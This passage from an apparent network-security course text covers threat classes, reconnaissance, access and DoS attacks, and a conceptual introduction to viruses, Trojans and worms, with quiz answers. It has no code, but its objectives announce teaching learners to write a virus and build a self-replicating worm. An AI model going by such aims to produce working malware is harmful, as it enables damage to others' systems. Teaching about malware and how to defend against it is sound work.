	Lack of careful and controlled auditing can also make it hard to enforce policy and to stand up to legal challenges for "wrongful termination" and suits against the organization.
Software and Hardware Installation and changes do not follow the policy	Unauthorized changes to the network topology or installation of unapproved applications create security holes.
Disaster recovery plan nonexistent	The lack of a disaster recovery plan allows chaos, panic and is confusion to occur when someone attacks the enterprise.

1.4 THREATS

There are four primary classes of threats to network security.

1.4.1 Unstructured Threats

Unstructured threats consist of mostly inexperienced individuals using easily available hacking tools such as shell scripts and password crackers. Even unstructured threats that are only executed with the intent of testing and challenging a hacker's skills can still do serious damage to a company.

For example, if an external company website is hacked, the integrity of the company is damaged. Even if the external website is separate from the internal information that sits behind a protective firewall, the public does not know that. All the public knows is that the site is not a safe environment to conduct business.

1.4.2 Structured Threats

Structured threats come from hackers who are more highly motivated and technically competent. These people know system vulnerabilities and can understand and develop exploit code and scripts. They understand, develop and use sophisticated hacking techniques to penetrate unsuspecting businesses. These groups are often involved with the major fraud and theft cases reported to law enforcement agencies.




Fig. 10

1.4.3 External Threats

External threats can arise from individuals or organizations working outside of a company. They do not have authorized access to the computer systems or network.

They work their way into a network mainly from the Internet or dialup access servers.

1.4.4 Internal Threats

Internal threats occur when someone has authorized access to the network with either an account on a server or physical access to the network. According to the FBI, internal access and misuse account for 60 percent to 80 percent of reported incidents.

1.5 ATTACKS

1.5.1 Reconnaissance

Reconnaissance is the unauthorized discovery and mapping of systems, services or vulnerabilities. It is also known as information gathering and, in most cases, it precedes an actual access or denial-of-service (DoS) attack. Reconnaissance is somewhat analogous to a thief casing a neighborhood for vulnerable homes to break into, such as an unoccupied residence, easy-to-open doors or open windows.

Reconnaissance attacks can consist of the following:

- Packet sniffers
- Port scans
- Ping sweeps
- Internet information queries

A malicious intruder typically ping sweeps the target network to determine which IP addresses are alive. After this, the intruder uses a port scanner, to determine what network services or ports are active on the live IP addresses. From this information, the intruder queries the ports to determine the application type and version and the type and version of operating system running on the target host.

Based on this information, the intruder can determine whether a possible vulnerability exists that can be exploited.




Fig. 11: Nmap used to perform a port scan/ping sweep

Eavesdropping

Eavesdropping is listening in to a conversation, spying, prying or snooping. The information gathered by eavesdropping can be used to pose other attacks to the network.

A common method for eavesdropping on communications is to capture TCP/IP or other protocol packets and decode the contents using a protocol analyzer or similar utility.




Fig. 12: Using Ethereal to capture packets and then protocol analyzing them to perform eavesdropping

Two common uses of eavesdropping are as follows:

Information gathering

Network intruders can identify usernames, passwords or information carried in the packet such as credit card numbers or sensitive personal information.

Information theft

Network eavesdropping can lead to information theft. The theft can occur as data is transmitted over the internal or external network.

1.5.2 Access Attacks

System access is the ability for an unauthorized intruder to gain access to a device for which the intruder does not have an account or a password. Entering or accessing systems to which one does not have authority to access usually involves running a hack, script or tool that exploits a known vulnerability of the system or application being attacked.

Access attacks exploit known vulnerabilities in authentication services, FTP services and web services to gain entry to web accounts, confidential databases and other sensitive information. Access attacks can consist of the following:

- Password attacks

- Trust exploitation
- Port redirection
- Man-in-the-middle attacks
- Social engineering
- Phishing

Password Attacks

Password attacks can be implemented using several methods, including brute-force attacks, Trojan horse programs, IP spoofing and packet sniffers.

Trust Exploitation

Although it is more of a technique than a hack itself, trust exploitation, refers to an attack in which an individual takes advantage of a trust relationship within a network.

Port Redirection

Port redirection attacks, are a type of trust exploitation attack that uses a compromised host to pass traffic through a firewall that would otherwise be dropped.

Man-in-the-Middle Attacks

A man-in-the-middle attack requires that the hacker have access to network packets that come across a network. An example could be someone who is working for an Internet service provider (ISP) and has access to all network packets transferred between the ISP network and any other network.

Social Engineering

The easiest hack (social engineering) involves no computer skill at all. If an intruder can trick a member of an organization into giving over valuable information, such as locations of files and servers and passwords, the process of hacking is made immeasurably easier.

Phishing

Phishing is a type of social-engineering attack that involves using e-mail or other types of messages in an attempt to trick others into providing sensitive information, such as credit card numbers or passwords.

1.5.3 Denial of Service (DoS) Attack

Denial of service implies that an attacker disables or corrupts networks, systems or services with the intent to deny services to intended users. DoS attacks involve either crashing the system or slowing it down to the point that it is unusable. But DoS can also be as simple as deleting or corrupting information. In most cases, performing the attack simply involves running a hack or script. The attacker does not need prior access to the target because a way to access it is all that is usually required. For these reasons, DoS attacks are the most feared.

Certainly the most publicized form of attack, DoS attacks are also among the most difficult to completely eliminate. Even within the hacker community, DoS attacks are regarded as trivial and considered bad form because they require so little effort to execute. Still, because of their ease of implementation and potentially significant damage, DoS attacks deserve special attention from security administrators. DoS attacks take many forms. Ultimately, they prevent authorized people from using a service by using up system resources.

Distributed Denial-of-Service Attacks

Distributed denial-of-service attacks (DDoS) attacks are designed to saturate network links with spurious data. This data can overwhelm an Internet link, causing legitimate traffic to be dropped. DDoS uses attack methods similar to standard DoS attacks but operates on a much larger scale. Typically hundreds or thousands of attack points attempt to overwhelm a target.

Examples of DDoS attacks include the following:

- Smurf
- Tribe Flood Network (TFN)
- Stacheldraht

1.5.4 Viruses, Worms and Trojan Horses

Malicious software is inserted onto a host to damage a system; corrupt a system; replicate itself; or deny services or access to networks, systems or services. They can also allow sensitive information to be copied or echoed to other systems.

Trojan horses can be used to ask the user to enter sensitive information in a commonly trusted screen. For example, an attacker might log in to a Windows box and run a program that looks like the true Windows logon screen, prompting a user to type his username and password. The program would then send the information to the attacker and then give the Windows error for bad password. The user would then log out and the correct Windows logon screen would appear; the user is none the wiser that his password has just been stolen.

Even worse, the nature of all these threats is changing from the relatively simple viruses of the 1980s to the more complex and damaging viruses, DoS attacks and hacking tools in recent years. Today, these hacking tools are powerful and widespread, with the new dangers of self-spreading blended worms such as Slammer and Blaster and network DoS attacks. Also, the old days of attacks that take days or weeks to spread are over. Threats now spread worldwide in a matter of minutes. The Slammer worm of January 2003 spread around the world in less than 10 minutes.

The next generations of attacks are expected to spread in just seconds. These worms and viruses could do more than just wreak havoc by overloading network resources with the amount of traffic they generate, they could also be used to deploy damaging payloads that steal vital information or erase hard drives. Also, there is a strong concern that the threats of tomorrow will be directed at the very infrastructure of the Internet.

Trojan horse

An application written to look like something else that in fact is an attack tool.

Worm

An application that executes arbitrary code and installs copies of itself in the memory of the infected computer, which then infects other hosts.

Virus

Malicious software that is attached to another program to execute a particular unwanted function on the user workstation.

1.6 VULNERABILITY ANALYSIS

Before adding new security solutions to an existing network, you need to identify the current state of the network and organizational practices to verify their current

compliance with the requirements. This analysis also provides you with the opportunity to identify possible improvements and the potential need to redesign a part of the system or to rebuild a part of the system from scratch to satisfy the requirements.

1.6.1 Policy Identification

If a security policy exists, the designer should analyze it to identify the security requirements, which will influence the design of the perimeter solution. Initially, the designer should examine two basic areas of the policy:

- The policy should identify the assets that require protection. This helps the designer provide the correct level of protection for sensitive computing resources and to identify the flow of sensitive data in the network.
- The policy should identify possible attackers. This gives the designer insight into the level of trust assigned to internal and external users, ideally identified by more-specific categories such as business partners, customers of an organization and outsourcing IT partners.

Organizations that need a high level of security assurance will require defense-in-depth mechanisms to be deployed to avoid single points of failure. The designer also needs to work with the organization to determine how much investment in security measures is acceptable for the resources that require protection.

The result of policy analysis will be as follows:

- The evaluation of policy correctness and completeness
- Identification of possible policy improvements, which need to be made before the security implementation stage

1.6.2 Network Analysis

Many industry best practices, tools, guides and training are available to help secure network devices. These include tools from Nessus. Nessus Scanner is a product by Nessus and is also freely available. While there is a Windows graphical front-end available, the core Nessus product requires Linux/Unix to run. The up side to that is that Linux can be obtained for free and many versions of Linux have relatively low system requirements so it would not be too difficult to take an old PC and set it up as a Linux server. For administrators used to operating in the Microsoft world there will be a learning curve to get used to Linux conventions and get the Nessus product installed.




Fig. 13: A Screenshot of the Nessus Vulnerablity scanner

1.6.3 Host Analysis

The hosts that are on the network need to be considered when designing a network security solution. Determining the role in the network of each host will help to decide the steps that will be taken to secure it. The network could have many user workstations and multiple servers that need to be accessed from both inside and outside of the network.

The types of applications and services that are running on the hosts need to be identified and any network services and ports that are not necessary should be disabled or blocked. All operating systems should be patched as needed. Antivirus software should be installed and kept current. Some servers may be assigned static routable IP addresses to be accessible from the Internet. These hosts in particular should be monitored for signs of malicious activity.

Many tools are available to test host security. Most tools have been developed on a UNIX or Linux platform and some of them have now been ported to other operating systems. One of the most common tool is as follows:

- Network Mapper (Nmap)-Nmap is a popular free tool used for security scanning and auditing. It can rapidly perform a port scan of a single host or a range of hosts. Nmap was originally written to be run on UNIX systems and it is now available for use on Microsoft Windows platforms.

Check Your Progress 1

Note: a) Space is given below for writing your answers.

b) Compare your answers with the one given at the end of this Unit.

1) What are the Primary Network Security Goals?

.....

.....

.....

.....

.....

2) What is the method of mapping a network called?

a) Eavesdropping

b) Reconnaissance

c) Sniffing

d) Discovery

3) How can a protocol analyzer be used in terms of a security attack?

.....

.....

.....

.....

.....

.....

4) Differentiate between a Virus, Trojan Horse and Worm.

.....

.....

.....

.....

.....

.....

1.7 LET US SUM UP

This unit introduced the needs, trends and goals of network security. The exponential growth of networking has led to increased security risks. Many of these risks are due to hacking, device vulnerabilities and improper uses of network resources. Awareness of the various weaknesses and vulnerabilities is critical to the success of modern networks. Security professionals who can deploy secure networks are in high demand.

The four primary threats to network security include unstructured threats, structured threats, external threats and internal threats. To defend against threats, an understanding of the common methods of attack must be established, including reconnaissance, access, DoS and malicious code.

Responses to security issues range from ignoring the problem to excessive spending on security devices and solutions. Neither approach will succeed without a good, sound policy and highly skilled security professionals.

1.8 CHECK YOUR PROGRESS: THE KEY

Check Your Progress 1

1) The goals of network security are as follows:

   - Ensure availability
   - Protect confidentiality
   - Maintain integrity

2) b

3) A common method for eavesdropping on communications is to capture TCP/IP or other protocol packets and decode the contents using a protocol analyzer or similar utility.

   Using Ethereal to capture packets and then protocol analyzing them to perform eavesdropping.

4) **Trojan horse**

   An application written to look like something else that in fact is an attack tool

   Worm

   An application that executes arbitrary code and installs copies of itself in the memory of the infected computer, which then infects other hosts

Virus

Malicious software that is attached to another program to execute a particular unwanted function on the user workstation

1.9 SUGGESTED READINGS

- Fundamentals of Network Security, John E. Canavan.
- Managing Security Threats and Vulnerabilities for Small to Medium Enterprises, C. Onwubiko and A. P. Lenaghan.
- Security in computing, Charles P. Pfleeger, Shari Lawrence Pfleeger.

UNIT 2 MALWARE

Structure

2.0 INTRODUCTION

The internet consists of hundreds of millions of computers distributed around the world. Millions of people use the internet daily, taking full advantage of the available services at both personal and professional levels. The internet connectivity among computers on which the World Wide Web relies, however renders its nodes on easy target for malicious users who attempt to exhaust their resources or damage the data or create a havoc in the network.

Malware, short for malicious software, consists of programming (code, scripts, active content and other software) designed to disrupt or deny operation, gather information that leads to loss of privacy or exploitation, gain unauthorized access to system resources and other abusive behavior. The expression is a general term used by computer professionals to mean a variety of forms of hostile, intrusive or annoying software or program code.

Computer Viruses, especially in recent years, have increased dramatically in number. One of the most high profile threats to information integrity is the Computer Virus. Surprisingly, PC viruses have been around for two-thirds of the IBM PC's lifetime, appearing in 1986. With global computing on the rise, computer viruses have had more visibility in the past few years. In fact, the entertainment industry has helped by illustrating the effects of viruses in movies such as "Independence Day", "The Net" and "Sneakers". Along with computer viruses, computer worms and Trojan Horses are also increasing day by day. So, there is a need to immunize the internet by creating awareness in the people about these in detail.

2.1 OBJECTIVES

After studying this unit, you should be able to:

- understand what is malware and malicious code;
- explain how a virus works;
- write a simple virus;
- explain the internals of a Trojan horse;
- deploy a basic Trojan horse;
- understand the strategies and working of a computer worm;
- make a basic self replicating computer worm; and
- elucidate other kinds of malware viz. spyware, adware etc.

2.2 MALICIOUS CODE


Malware is not the same as defective software, that is, software that has a legitimate purpose but contains harmful bugs. Sometimes, malware is disguised as genuine software and may come from an official site. Therefore, some security programs, such as McAfee may call malware "potentially unwanted programs" or "PUP".

A computer virus is malware that can reproduce itself, the term is often used erroneously to refer to the entire category.

Many early infectious programs, including the first Internet Worm and a number of MS-DOS viruses, were written as experiments or pranks. They were generally intended to be harmless or merely annoying, rather than to cause serious damage to computer systems. In some cases, the perpetrator did not realize how much harm his or her creations would do. Young programmers learning about viruses and their techniques wrote them simply for practice or to see how far they could spread. As late as 1999, widespread viruses such as the Melissa virus and the David virus appear to have been written chiefly as pranks. The first mobile phone virus, Cabir, appeared in 2004.

Hostile intent related to vandalism can be found in programs designed to cause harm or data loss. Many DOS viruses and the Windows ExploreZip worm, were designed to destroy files on a hard disk or to corrupt the file system by writing invalid data to them. Network-borne worms such as the 2001 Code Red worm or the Ramen worm fall into the same category. Designed to vandalize web pages, worms may seem like the online equivalent to graffiti tagging, with the author's alias or affinity group appearing everywhere the worm goes.

Since the rise of widespread broadband Internet access, malicious software has been designed for a profit, for examples forced advertising. For instance, since 2003, the majority of widespread viruses and worms have been designed to take control of users' computers for black-market exploitation. Infected zombie "computers" are used to send e-mail spam, to host contraband data such as child pornography or to engage in distributed denial-of-service attacks as a form of extortion.



On March 29, 2010, Symantec Corp. named Shaoxing, China, as the world's malware capital..

Fig. 1

2.2.1 Vulnerability to Malicious Code

It should be borne in mind that the "system" under attack may be of various types, e.g. a single computer and operating system, a network or an application.

Various factors make a system more vulnerable to malware:

- **Homogeneity:** e.g. when all computers in a network run the same OS, upon exploiting one, one can exploit them all.
- **Weight of numbers:** simply because the vast majority of existing malware is written to attack Windows systems, then Windows systems, ipso facto, are more vulnerable to succumbing to malware (regardless of the security strengths or weaknesses of Windows itself).
- **Defects:** malware leveraging defects in the OS design.
- **Unconfirmed code:** code from a floppy disk, CD-ROM or USB device may be executed without the user's agreement.
- **Over-privileged users:** some systems allow all users to modify their internal structures.
- **Over-privileged code:** some systems allow code executed by a user to access all rights of that user.

2.3 VIRUS

A self-replicating program, some dentitions also add the constraint saying that it has to attach itself to a host program to be able to replicate. Often Viruses require a host and their goal is to infect other files so that the virus can live longer. Some viruses perform destructive actions although this is not necessarily the case. Many viruses attempt to hide from being discovered.

A virus might rapidly infect every files on individual computer or slowly infect the documents on the computer, but it does not intentionally try to spread itself from that computer (infected computer) to other. In most cases, that's where humans come in. We send e-mail document attachments, trade programs on diskettes or copy files to files servers. When the next unsuspecting user receives the infected file or disk, they spread the virus to their computers and so on.

2.3.1 Characteristics of Viruses

The following are some of the characteristics of Viruses:

1) **Size:** The sizes of the program code required for computer viruses are very small.
2) **Versatility:** Computer viruses have appeared with the ability to generically attack a wide variety of applications.
3) **Propagation:** Once a computer virus has infected a program, while this program is running, the virus is able to spread to other programs and files accessible to the computer system.
4) **Effectiveness:** Many of the computer viruses have far-reaching and catastrophic effects on their victims, including total loss of data, programs, and even the operating systems.
5) **Functionality:** A wide variety of functions has been demonstrated in virus programs. Some virus programs merely spread themselves to applications

without attacking datafiles, program functions or operating system activities. Other viruses are programmed to damage or delete files and even to destroy systems.

6) **Residence:** Does not reside in the memory after the execution of program. It Can transform themselves by changing codes to appear different

7) **Persistence:** In many cases, especially networked operations, eradication of viruses has been complicated by the ability of virus program to repeatedly spread and reoccur through the networked system from a single copy. It hides itself primarily using three ways:

   - Encrypts itself into cryptic symbols
   - Alters the disk directory data to compensate the additional virus bytes
   - Uses stealth algorithms to redirect disk data

2.3.2 Working of a Virus

Trigger events and direct attack are the common modes which cause a virus to "go off" on a target system.

Most viruses operate in two phases:

Infection Phase

Virus developers decide when to infect host system's programs

- Some infect each time they are run and executed completely

  Ex: Direct Viruses

- Some virus codes infect only when users trigger them which include a day, time, or a particular event.

  Ex: TSR viruses which get loaded into memory and infect at later stages




Fig. 2

Attaching the .EXE file to Infect the Programs

Attack Phase

- Some viruses have trigger events to activate and corrupt systems

- Some viruses have bugs which replicate and perform activities like file deletion, increasing session time
- They corrupt the targets only after spreading completely as intended by their Developers




Fig. 3: Slowdown of PC due to fragmented files

2.3.3 Stages of Virus Life

Computer virus involves various stages right from its design to elimination.

These can be seen from the following diagram:




Fig. 4

2.3.4 Types of Virus

Viruses can be classified on the basis of the following criterion:

- What they infect
- How they infect
- Storage pattern of a Virus

What they Infect?

System Sector or Boot Virus

System sectors are special areas on your disk containing programs that are executed when you boot (start) a PC. System sectors (Master Boot Record and DOS Boot Record) are often targets for these viruses.

These boot viruses use all of the common viral techniques to infect and hide themselves. They rely on infected floppy disk left in the drive when the computer starts, they can also be "dropped" by some file infectors or Trojans.

The first boot sector virus was discovered in 1986. Dubbed Brain, the virus originated in Pakistan and operated in full-stealth mode, infecting 360Kb floppies.

Perhaps the most infamous of this class of viruses was the Michelangelo virus discovered in March 1991. Michelangelo was a MBR and boot sector infector with a March 6th payload overwriting critical drive sectors. Michelangelo was the first virus to attract a large amount of media focus.

File Virus

Infects executables in OS file system

Macro Virus

Infects documents, spreadsheets and databases such as word, excel and access

Source Code Virus

Overwrites or appends host code by adding Trojan code in it.

Network Virus

Spreads itself via e-mail by using command and protocols of computer network.

How they infect?

Stealth Virus

These viruses evade anti-virus software by intercepting its requests to the operating system.

A virus can hide itself by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS. The virus can then return an uninfected version of the file to the anti-virus software, so that it appears as if the file is "clean".




Fig. 5

Bootable CD ROM virus

These are a new type of virus that destroys the hard disk data content when booted with the infected CD-ROM.

Example: Someone might give you a LINUX BOOTABLE CD-ROM.

When you boot the computer using the CD-ROM, all your data is gone.

No Anti-virus can stop this because AV software or the OS is not even loaded when you boot from a CD-ROM.




Fig. 6

Polymorphic Virus

These are viruses which change their characteristic after each infection. There are various techniques which are employed to achieve polymorphism

- Self Modification
  - Most modern antivirus programs try to find virus-patterns inside ordinary programs by scanning them for virus signatures
  - A signature is a characteristic byte-pattern that is part of a certain virus or family of viruses
  - Self-modification viruses employ techniques that make detection by means of signatures difficult or impossible
  - These viruses modify their code on each infection (each infected file contains a different variant of the virus)

Fig. 7

- Encryption with a Variable key
  - This type of virus use simple encryption to encipher the code
  - The virus is encrypted with a different key for each infected file
  - AV scanner cannot directly detect these types of viruses using signature detection methods

